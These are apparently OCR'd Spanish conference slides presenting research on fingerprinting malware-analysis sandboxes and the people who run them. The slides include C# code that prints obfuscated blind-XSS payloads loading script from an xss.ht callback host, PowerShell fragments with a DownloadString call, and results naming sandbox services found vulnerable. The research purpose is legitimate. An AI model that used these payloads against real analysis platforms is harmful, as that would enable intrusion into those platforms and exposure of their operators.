Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
Virustotal	[redacted]	False	fcb9d697-289e-479d-84ff-7a9feb662511	1032MB	Cuckoo	45	True	
Sndbox	[redacted]	False	Unknown	1024MB	Cuckoo	38	True	
Intezer Analyze	[redacted]	False	Unknown	1024MB	Cuckoo	38	True	
Virustotal	[redacted]	True	0	0MB	Fortinet	34	True	
Sndbox	[redacted]	True	0	0MB	Fortinet	35	True	
Kaspersky VirusDesk	[redacted]	False	Unknown	2048MB	Karpersky	75	True	
Virustotal	[redacted]	False	Unknown	2048MB	Karpersky	68	True	
Sndbox	[redacted]	False	Unknown	2048MB	Karpersky	75	True	
Sndbox	[redacted]	True	VMware-42 1f 04 24 36 44 66 5d-e0 52 e4 6b ab 14 c4 83	2048MB	Python | VMware	44	True	
Sndbox	[redacted]	False	Unknown	1280MB	VMware	39	True	

5.1 Sandbox owner fingerprinting

Necesitábamos ir mas allá,
dado que no nos aportaba suficiente información…

5.1 Sandbox owner fingerprinting

03c7c0e2051be7767f6f6eed77dd18542cd580016f4df12212ee6a9223204346

Processes Created


<PATH_SAMPLE.EXE>
<SYSTEM32>\cmd.exe
<SYSTEM32>\conhost.exe
<SYSTEM32>\net.exe
<SYSTEM32>\windowspowershell\v1.0\powershell.exe
<SYSTEM32>\wbem\wmic.exe
<SYSTEM32>\wbem\wmiprvse.exe
<SYSTEM32>\net1.exe

Processes Terminated

<SYSTEM32>\wbem\wmiprvse.exe
<SYSTEM32>\net.exe
<SYSTEM32>\cmd.exe
<SYSTEM32>\windowspowershell\v1.0\powershell.exe

Processes Tree

- 3004 - <PATH_SAMPLE.EXE>
  - 756 - <SYSTEM32>\cmd.exe
  - 2028 - <SYSTEM32>\cmd.exe
  - 2216 - <SYSTEM32>\cmd.exe
  - 2468 - <SYSTEM32>\cmd.exe
  - 2276 - <SYSTEM32>\cmd.exe
  - 2704 - <SYSTEM32>\cmd.exe



Extracted Strings

Search

All Details: Off

Download All Memory Strings (2KiB)

All Strings (1020) | Interesting (244) | 6f1e1047405f94b8ac1fb1c... | rundll32.exe (1) | PCAP (64) | screen_0.png (6) | t.txt (1)

$$$googlechromeupdate.ml::googlechromeupdate.ga$$$D
(((((H
-win-ntuser-dialogbox-l1-1-0
.?AU_Crt_new_delete@std@@
.?AUctype_base@std@@
.?AV?$_Iosb@H@std@@
.?AV?$basic_ios@DU?$char_traits@D@std@@@std@@
.?AV?$basic_iostream@DU?$char_traits@D@std@@@std@@
.?AV?$basic_istream@DU?$char_traits@D@std@@@std@@
.?AV?$basic_ostream@DU?$char_traits@D@std@@@std@@

/RootedCON

ATENEA
CCN-CERT

5.2 Sandbox owner fingerprinting - Desarrollo

- Desarrollo de un nuevo artefacto
- **Objetivo**: Interfaces internos de visualización de muestras
- Utilizamos C# y .Net
- Utilizamos un framework para explotar blind XSS -> XSS Hunter
  - Obtener IPs desde donde se ejecutan nuestros XSS
  - Hacer capturas de pantalla del navegador
  - Obtener el código de las páginas vulnerables

5.2 Sandbox owner fingerprinting - Desarrollo

```
static void get_help()
{
    Console.WriteLine("\\\"><script src=https://XXXXX.xss.ht></script>");
    Console.WriteLine("javascript:eval('var a=document.createElement(\\'script\\');a.src=\\'https://XXXXX.xss.ht\\';document.body.appendChild(a)')");
    Console.WriteLine("\\\"><input onfocus=eval(atob(this.id)) id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vbWlhdS54c3MuaHQiO2Rv
    Console.WriteLine("\\\"><img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vbWlhdS54c3MuaHQiO2RvY3VtZW50LmJvZHkuYXBwZW5k
    Console.WriteLine("\\\"><video><source onerror=eval(atob(this.id)) id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vbWlhdS54c3Mu
    Console.WriteLine("\\\"><iframe srcdoc=\\\"&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#118;&#97;&#114;&#32;&#97;&#61;&#112;&#97;&#114;&#101;&#110;&#116
    Console.WriteLine("<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener(\\\"load\\\", b);a.open(\\\"GET\\\", \\\"//XXXX
    Console.WriteLine("<script>$.getScript(\\\"//XXXXX.xss.ht\\\")</script>");
    Console.WriteLine("<img src=. onerror=document.write('<script src=\\\"https://XXXXX.xss.ht\\\"></script>')/>");
    Console.WriteLine("Ij48c2NyaXB0IHNyYz1odHRwczovL21pYXUueHNzLmh0Pjwvc2NyaXB0PgpqYXZhc2NyaXB0OmV2YWwoJ3ZhciBhPWRvY3VtZW50LmNyZWF0ZUVsZW1lbnQoXCdzY3JpcHRcJyk
    Console.WriteLine("\\\"><script src=https://XXXXX.xss.ht></script>");
}
```

```
string lll = "powershell.exe write-output ";
string llll = "powershell.exe New-Item -Path '";
string lllll = "powershell.exe -iex Add-Content -Path $filename -Value $webClient.DownloadStringg('";
```

Processes Tree

↳ 1768 - emotet4.exe

↳ 2768 - cmd.exe /c powershell.exe write-output \><script src=https://[redacted].xss.ht></script>

↳ 272 - powershell.exe write-output \><script src=https://[redacted].xss.ht></script>


5.3 Sandbox owner fingerprinting

Objetivos analizados:

- VirusTotal
- Any.Run
- Hybrid Analysis
- Open Threat Exchange (AlienVault)


5.4 Sandboxes vulnerables - resultados

VirusTotal MultiSandbox -> VenusEye



5.4 Resultados

VirusTotal MultiSandbox -> Tencent HABO




5.4 Resultados

VirusTotal MultiSandbox -> SNDBOX

5.4 Resultados

VirusTotal MultiSandbox -> Jujubox Sandbox




/RootedCON

ATENEA
CCN-CERT

5.4 Resultados

Any.run -> Processes graph




/RootedCON

ATENEA
CCN-CERT

5.4 Resultados

Open Threat Exchange (Alienvault)




/RootedCON

ATENEA

5.5 ¿Quién analiza nuestras muestras?

- ¿Qué empresas ?
- ¿Qué países?
- ¿Qué ingenieros?

